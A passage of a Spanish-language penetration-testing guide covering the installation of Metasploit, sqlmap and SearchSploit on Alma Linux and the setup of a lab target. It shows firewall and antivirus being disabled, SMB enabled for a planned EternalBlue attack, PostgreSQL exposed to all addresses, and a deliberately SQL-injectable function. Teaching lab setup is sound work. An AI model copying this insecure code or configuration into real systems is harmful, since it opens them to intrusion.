  kernel-5.14.0-427.35.1.el9_4.x86_64      kernel-core-5.14.0-427.35.1.el9_4.x86_64      kernel-modules-5.14.0-427.35.1.el9_4.x86_64
  kernel-modules-core-5.14.0-427.35.1.el9_4.x86_64

Eliminado:
  kernel-5.14.0-427.22.1.el9_4.x86_64      kernel-core-5.14.0-427.22.1.el9_4.x86_64      kernel-modules-5.14.0-427.22.1.el9_4.x86_64
  kernel-modules-core-5.14.0-427.22.1.el9_4.x86_64

!list:
[Mapache@localhost ~]$
```

Actualización del sistema operativo desde terminal con el comando `sudo dnf update -y`.

- ✓ Si vamos a instalar más de una de estas herramientas en un mismo sistema operativo, y si más de una ocupa dependencias individuales, tenemos que saber cómo manejarlas. El comando: `rpm -q` nos ayudará a saber si tenemos una dependencia instalada o no. Además, el comando `-version` o `-help` o `-h` por lo general está disponible en estas dependencias, para comprobar la versión instalada.


```
[Mapache@localhost ~]$ rpm -q git
git-2.43.5-1.el9_4.x86_64
[Mapache@localhost ~]$ rpm -q gcc
el paquete gcc no está instalado
[Mapache@localhost ~]$

[mapache@localhost ~]$ git --version
git version 2.43.5
[mapache@localhost ~]$ gcc --version
gcc (GCC) 11.4.1 20231218 (Red Hat 11.4.1-3)
Copyright (C) 2021 Free Software Foundation,
Esto es software libre; vea el código para la
```


Comprobación de la versión de paqueterías específicas desde terminal con el comando `rpm -q`.

Esta clase de comandos nos serán especialmente útiles sobre todo cuando trabajemos con las herramientas que no son instalables como tal, sino más bien repositorios clonados de GitHub. Pues aquí muchas herramientas al ser muy recientes o independientes aún requieren algo de intervención manual de nuestra parte para su instalación.

En esta investigación se utilizó Alma Linux tanto en partición en disco duro como en máquina virtual. Lo que recomendamos es tener al menos 8 GB de RAM disponibles para el sistema operativo, ya sea en máquina física o virtual (recomendable en máquina física para aprovechar toda la memoria disponible), ya que algunas herramientas van a necesitar muchos recursos. Y de ser posible, tener otra máquina física para realizar sobre ella las pruebas de penetración y de escaneo correspondientes. Si disponemos de una sola máquina física para toda la práctica, tendremos que hacer todas las pruebas de Instalación, exploración y uso de las herramientas en máquina virtual, y usar el host como sujeto de pruebas.



Especificaciones de la partición física usada (Volumen F:)



Especificaciones de la máquina virtual usada (VMware Workstation 16 Player: Non-commercial use)

10 Instalación de las herramientas, y preparación del escenario vulnerable

# 01	Nombre: Metasploit Framework [12] [37]		Ultima versión: 6.4.25	
Categorías: <ul style="list-style-type: none">▪ Explotación de vulnerabilidades▪ Pruebas de penetración▪ Escaneo/monitoreo de redes		Principales características/funcionalidades: <ul style="list-style-type: none">▪ Escaneo de puertos▪ Ejecución de payloads▪ Pruebas de seguridad en aplicaciones		
Requerimientos técnicos:				
Disponible en (SO): <ul style="list-style-type: none">✓ + Alma Linux (8.3)✓ + Kali Linux (1.0)✓ + Windows server 2008✓ + Windows 10		CPU mínimo: <ul style="list-style-type: none">➤ X86_64 2GHz	RAM mínima: <ul style="list-style-type: none">➤ 4GB	Almacenamiento: <ul style="list-style-type: none">➤ 1GB
		Ejemplares compatibles: Desde Intel Celeron N4000 (frecuencia turbo) y AMD Athlon 3000G		
Descripción: <p>Funciona proporcionando un entorno para desarrollar, probar y ejecutar exploits contra vulnerabilidades conocidas en sistemas y aplicaciones. Los usuarios pueden elegir entre una amplia gama de módulos de explotación y payloads, personalizándolos según sus necesidades. Para usar Metasploit, primero se configura el entorno y se selecciona el exploit adecuado, luego se ajusta el payload y se ejecuta el ataque. Esta herramienta facilita la identificación de debilidades en la infraestructura de TI, permitiendo a los profesionales de seguridad fortalecer sus defensas.</p>				
Desarrollador/proveedor: H. D. Moore (hoy le pertenece a Rapid7)			Fecha de lanzamiento: XX/XX/2003	

Instalación

Metasploit framework pide una licencia que se obtiene creando una cuenta para acceder a funcionalidades avanzadas. En este artículo trabajaremos con la versión gratuita, que de todos modos incluye todo lo que nos interese. Siguiendo la documentación oficial de Rapid7 [66]: Primero, abrimos la terminal y descargamos el instalador para Linux de Metasploit, ejecutando el comando `wget` con el siguiente parámetro:

```
wget https://downloads.metasploit.com/data/releases/metasploit-latest-linux-x64-installer.run
```


Installation of Tools and Preparation of the Vulnerable Scenario / Instalación de las herramientas y preparación del escenario vulnerable

```
[Mapache@localhost ~]$ wget https://downloads.metasploit.com/data/releases/metasploit-  
--2024-09-19 17:22:49-- https://downloads.metasploit.com/data/releases/metasploit-lat  
Resolviendo downloads.metasploit.com (downloads.metasploit.com)... 23.209.8.21  
Conectando con downloads.metasploit.com (downloads.metasploit.com)[23.209.8.21]:443...  
Petición HTTP enviada, esperando respuesta... 200 OK  
Longitud: 279143595 (266M) [text/plain]  
Grabando a: «metasploit-latest-linux-x64-installer.run»  
  
metasploit-latest-linux-x64-installer.run 6%[====>
```

Descargar Metasploit.

Luego, otorgamos permiso de ejecución al instalador, con el comando chmod:

```
$ chmod +x ./metasploit-latest-linux-x64-installer.run
```


```
[Mapache@localhost Descargas]$ chmod +x ./metasploit-latest-linux-x64-installer.run  
[Mapache@localhost Descargas]$
```

Dar permiso de ejecución al instalador de Metasploit.

Luego, ejecutamos el instalador con interfaz gráfica (todo el proceso también se puede hacer desde terminal, pero de este modo es más cómodo) usando el comando:

```
$ sudo ./metasploit-latest-linux-x64-installer.run (el instalador te pedirá ser root)
```


```
[Mapache@localhost ~]$ sudo ./metasploit-latest-linux-x64-installer.run  
[sudo] password for Mapache:
```



Ejecutar el instalador gráfico, a través de la terminal, con privilegios elevados (sudo).

Installation of Tools and Preparation of the Vulnerable Scenario / Instalación de las herramientas y preparación del escenario vulnerable

A partir de aquí, lo recomendable es dejar todas las configuraciones por default, y simplemente seleccionando “Next” en cada paso hasta llegar a la ventana que nos ofrece el botón de “finish”



Pasos de la instalación por defecto.

En esta parte debemos desactivar el firewall de nuestro sistema operativo y también los antivirus que tengamos activos, de lo contrario el instalador de Metasploit no procederá con el siguiente paso. Para verificar el status del firewall, ejecutamos el comando: `sudo firewall-cmd --state` y para desactivarlo, ejecutamos: `sudo systemctl stop firewalld`:

```
[Mapache@localhost ~]$ sudo firewall-cmd --state
running
[Mapache@localhost ~]$ sudo systemctl stop firewalld
[Mapache@localhost ~]$ sudo firewall-cmd --state
not running
[Mapache@localhost ~]$
```


Desactivar el firewall de Alma Linux, y verificar su estado.

Installation of Tools and Preparation of the Vulnerable Scenario / Instalación de las herramientas y preparación del escenario vulnerable


Para saber si tenemos un antivirus activo, ejecutamos `systemctl` de nuevo, pero cambiando el parámetro por el nombre del antivirus que tengamos, o que podríamos tener:

```
[Mapache@localhost ~]$ sudo systemctl status clamd
Unit clamd.service could not be found.
[Mapache@localhost ~]$
```

Verificar si tenemos algún antivirus activo, y desactivarlo en dado caso.



Continuación de la instalación por defecto, luego de deshabilitar el firewall y el antivirus.



Fin de la instalación.

Installation of Tools and Preparation of the Vulnerable Scenario / Instalación de las herramientas y preparación del escenario vulnerable

Finalmente, podemos comprobar la versión de Metasploit que tenemos para verificar que la instalación fue realizada con éxito, haciendo uso del comando `msfconsole -version`

```
[Mapache@localhost ~]$ msfconsole --version
Calling `DidYouMean::SPELL_CHECKERS.merge!(error_name => spell_checker)` has been deprecated.
Please call `DidYouMean.correct_error(error_name, spell_checker)` instead.
Framework Version: 6.4.25-dev
[Mapache@localhost ~]$
```


Comprobar la versión de Metasploit a través de su parámetro `-version` (en este caso: 6.4.25).

Ahora, para preparar un escenario vulnerable en Windows, podemos hacer lo siguiente: Desactivar el firewall, el antivirus, y activar los servicios SMB. Más adelante con esta configuración vulnerable, llevaremos a cabo un explotación de Eternalblue. Usada en ataques como WannaCry.




*Windows 11: Panel de control > Programas > Activar o desactivar las características de Windows
(activar servicios SMB).*

Installation of Tools and Preparation of the Vulnerable Scenario / Instalación de las herramientas y preparación del escenario vulnerable



Configuración > protección contra virus y amenazas > administrar la configuración (desactivar protección en tiempo real).



Firewall de Windows defender (desactivar).

# 02	Nombre: Sqlmap [39]		Ultima versión: 1.8.10	
Categorías: <ul style="list-style-type: none">▪ Explotación de vulnerabilidades▪ Escaneo de bases de datos▪ Pruebas de penetración		Principales características/funcionalidades: <ul style="list-style-type: none">▪ Detección de inyecciones SQL▪ Explotación de vulnerabilidades SQL▪ Obtención de datos de bases de datos▪ Automatización de pruebas de seguridad SQL		
Requerimientos técnicos:				
Disponible en (SO): <ul style="list-style-type: none">✓ Alma Linux✓ Kali Linux		CPU mínimo: <ul style="list-style-type: none">➤ 1 GHz	RAM mínima: <ul style="list-style-type: none">➤ 512MB	Almacenamiento: <ul style="list-style-type: none">➤ 38MB (mas dependencias)
		Ejemplares compatibles: Desde Intel Core 2 Duo o AMD Athlon 64 X2 4800		
Requerimientos adicionales: Python 3.x o superior, pip (Instalador de paqueterías de Python), librerías de Python: requests, colorama, termcolor, y bs4. (y un sistema de base de datos contra el que se harán pruebas (por ejemplo: MySQL u Oracle))				
Descripción: SQLmap está diseñada para automatizar la detección y explotación de vulnerabilidades de inyección SQL en aplicaciones web. Funciona escaneando bases de datos y aplicaciones en busca de parámetros susceptibles a ataques SQL, luego explora y explota estas vulnerabilidades para acceder o manipular datos. Para usar SQLmap, se debe proporcionar la URL objetivo y los parámetros de la consulta. La herramienta ejecuta una serie de pruebas para identificar posibles fallos y, una vez detectados, permite realizar acciones como la obtención de datos, la ejecución de comandos o la modificación de registros.				
Desarrollador/proveedor: Bernardo Damele A. G., Miroslav Stampar			Fecha de lanzamiento: 13/12/2006	

Instalación

Como primer paso, vamos a instalar las dependencias que esta herramienta necesita, que son Git y Python3, con el comando: `sudo dnf install git (y sudo dnf python3)`.

Installation of Tools and Preparation of the Vulnerable Scenario / Instalación de las herramientas y preparación del escenario vulnerable

```
[Mapache@localhost ~]$ sudo dnf install git
[sudo] password for Mapache:
```

```
Tamaño instalado: 38 M
¿Está de acuerdo [s/N]? : s
Descargando paquetes:
(1/7): git-2.43.5-1.el9_4.x86_64.rpm          128 kB/s | 50 kB   00:00
(2/7): perl-Error-0.17029-7.el9.noarch.rpm   346 kB/s | 41 kB   00:00
(3/7): perl-Git-2.43.5-1.el9_4.noarch.rpm    321 kB/s | 37 kB   00:00
(4/7): perl-TermReadKey-2.38-11.el9.x86_64.rpm 220 kB/s | 36 kB   00:00
(5/7): perl-lib-0.65-481.el9.x86_64.rpm      74 kB/s | 13 kB    00:00
(6/7): git-core-doc-2.43.5-1.el9_4.noarch.rpm 1.6 MB/s | 2.7 MB   00:01
(7/7): git-core-2.43.5-1.el9_4.x86_64.rpm    2.0 MB/s | 4.4 MB   00:02
-----
Total                                         2.6 MB/s | 7.2 MB   00:02
Ejecutando verificación de operación
Verificación de operación exitosa.
Ejecutando prueba de operaciones
Prueba de operación exitosa.
Ejecutando operación
  Preparando      :                               1/1
  Instalando      : git-core-2.43.5-1.el9_4.x86_64 1/7
  Instalando      : git-core-doc-2.43.5-1.el9_4.noarch 2/7

  Verificando     : perl-Git-2.43.5-1.el9_4.noarch
  Verificando     : perl-TermReadKey-2.38-11.el9.x86_64
  Verificando     : perl-lib-0.65-481.el9.x86_64

Instalado:
  git-2.43.5-1.el9_4.x86_64          git-core-2.43.5-1.el9_4.x86_64
  perl-Git-2.43.5-1.el9_4.noarch    perl-TermReadKey-2.38-11.el9.x86_64

¡Listo!
[Mapache@localhost ~]$
```

Pasos para la instalación de Git.

```
[Mapache@localhost ~]$ sudo dnf install python3
Última comprobación de caducidad de metadatos hecha hace 0:31:14, el jue 19 sep 2024 20:41:56.
El paquete python3-3.9.18-3.el9_4.5.x86_64 ya está instalado.
Dependencias resueltas.
Nada por hacer.
¡Listo!
[Mapache@localhost ~]$
```

Instalación de Python 3.


Luego clonamos el repositorio de sqlmap con Git clone y el parámetro:
`git clone https://github.com/sqlmapproject/sqlmap.git`

```
[Mapache@localhost ~]$ git clone https://github.com/sqlmapproject/sqlmap.git
Clonando en 'sqlmap'...
remote: Enumerating objects: 83980, done.
remote: Counting objects: 100% (14730/14730), done.
remote: Compressing objects: 100% (405/405), done.
Receiving objetos: 19% (16036/83980), 6.96 MiB | 3.47 MiB/s
```

Clonación del repositorio de sqlmap en nuestro sistema.

Installation of Tools and Preparation of the Vulnerable Scenario / Instalación de las herramientas y preparación del escenario vulnerable

Cuando el proceso haya terminado, Alma Linux nos mostrará este mensaje:



Instalación exitosa.

Entonces, nos movemos al directorio donde se encuentra `sqlmap` con `cd sqlmap`, y luego, ejecutamos el comando `python3 sqlmap.py` para entrar a la herramienta. (podemos añadir parámetros a este último comando para hacer tareas específicas, como por ejemplo: obtener información al añadir: `--help`)

```
[Mapache@localhost ~]$ cd sqlmap
[Mapache@localhost sqlmap]$ python3 sqlmap.py --help
```

```

      ---
     _H_
    [ ]
   [ ] {1.8.9#stable}
  [ ]
 [ ]
[ ]
[ ]
 |V... | https://sqlmap.org

```


Usage: python3 sqlmap.py [options]

Options:

-h, --help	Show basic help message and exit
--hh	Show advanced help message and exit
--version	Show program's version number and exit
-v VERBOSE	Verbosity level: 0-6 (default 1)


Banner de bienvenida de sqlmap (comprobación de una instalación exitosa).

Ahora, Para demostrar el uso de esta herramienta, vamos a levantar una pequeña base de datos en un sistema operativo Windows 11, cuyo gestor de bases de datos es PostgreSQL:



Windows 11: pgAdmin4, PostgreSQL, creación de una base de datos.

Installation of Tools and Preparation of the Vulnerable Scenario / Instalación de las herramientas y preparación del escenario vulnerable



La base de datos se llamará “tienda”.

Algunas veces las configuraciones por default, o la configuración con la que instalamos el gestor de bases de datos, puede tener vulnerabilidades como permitir la escucha desde todos los puertos, o todas las IP, y como ya sabemos, eso nos da entrada como atacantes para vulnerar al sistema.

```
114 # IPv4 local connections:
115 host      all             all             0.0.0.0/0      md5
116
```

Archivo de configuración: de PostgreSQL: pg_hba.conf.

```
58 # - Connection Settings -
59 listen_addresses = '*'      # what IP address(es) to listen on;
60                             # comma-separated list of addresses;
61                             # defaults to 'localhost'; use '*' for all
62                             # (change requires restart)
```

Archivo de configuración: de PostgreSQL postgresql.conf.

Installation of Tools and Preparation of the Vulnerable Scenario / Instalación de las herramientas y preparación del escenario vulnerable

Ahora creamos una tabla, con algunos datos, y luego diseñemos una función para esta tabla, que sea vulnerable intencionalmente:

```
Query Query History Please click here for more information.
1 CREATE TABLE productos(
2     id SERIAL PRIMARY KEY,
3     nombre VARCHAR(50),
4     precio DECIMAL(10,2)
5 );
6

Query Query History Please click here for more information.
1 INSERT INTO productos (nombre,precio) VALUES
2 ('Televisor',499.99),
3 ('Laptop',899.99),
4 ('Celular',299.99),
5 ('Bocina',99.99),
6 ('Audifonos',50.50);
7
```

Creación de la tabla “productos” en la base de datos “tienda” e inserción de datos de prueba.

```
28 CREATE OR REPLACE FUNCTION buscar_producto(p_id TEXT)
29 RETURNS TABLE(id INT, nombre TEXT, precio DECIMAL) AS $$
30 BEGIN
31     RETURN QUERY EXECUTE 'SELECT id, nombre::TEXT, precio FROM productos WHERE id = ' || p_id;
32 END;
33 $$ LANGUAGE plpgsql;
34
```

Función SQL intencionalmente vulnerable.

Esta función es vulnerable porque utiliza una consulta dinámica en la que el valor de entrada se concatena directamente en la consulta SQL que ejecutará, sin ser validada. Y esto permite que se puedan efectuar ataques de inyección SQL.

# 03	Nombre: SearchSploit [67] [68]		Ultima versión: 1.0
Categorías: <ul style="list-style-type: none">Búsqueda de exploitsBúsqueda de vulnerabilidades		Principales características/funcionalidades: <ul style="list-style-type: none">Integración con Exploit DBIntegración con Metasploit Framework	
Requerimientos técnicos:			
Disponible en (SO): <ul style="list-style-type: none">✓ Alma Linux✓ Kali Linux	CPU mínimo: <ul style="list-style-type: none">➤ 1 GHz	RAM mínima: <ul style="list-style-type: none">➤ 512MB	Almacenamiento: <ul style="list-style-type: none">➤ 20 MB (varía dependiendo del tamaño de la base de datos que instalemos)
	Ejemplares compatibles: Desde Intel Core 2 Duo o AMD Athlon 64 X2 4800		
Requerimientos adicionales: Añadir EPEL a nuestro sistema operativo antes de instalar Searchsploit			
Descripción: herramienta de línea de comandos que facilita la búsqueda de exploits y vulnerabilidades en la base de datos de Exploit Database. Ofrece resultados detallados, incluyendo títulos de exploits, rutas locales y enlaces a la base de datos en línea, todo a través de un repositorio local que se puede actualizar en cualquier momento.			
Desarrollador/proveedor: Offsec		Fecha de lanzamiento: XX/XX/2011	

Instalación

Para esta instalación, usaremos la documentación de RHEL [68], recordemos que Alma Linux es compatible a nivel binario con RHEL. Así que podemos seguir los mismos pasos.

Primero, el repositorio EPEL se puede añadir a RHEL 9 (en nuestro caso, Alma Linux 9) con el siguiente comando: `sudo dnf install https://dl.fedoraproject.org/pub/epel/epel-release-latest-9.noarch.rpm`

```
[Mapache@localhost ~]$ sudo dnf install https://dl.fedoraproject.org/pub/epel/epel-release-latest-9.noarch.rpm
[sudo] password for Mapache:
Última comprobación de caducidad de metadatos hecha hace 4:53:24, el jue 19 sep 2024 15:24:39.
epel-release-latest-9.noarch.rpm
El paquete epel-release-9-8.el9.noarch ya está instalado.
Dependencias resueltas.
Nada por hacer.
¡Listo!
```

Añadir el repositorio EPEL a nuestro sistema.

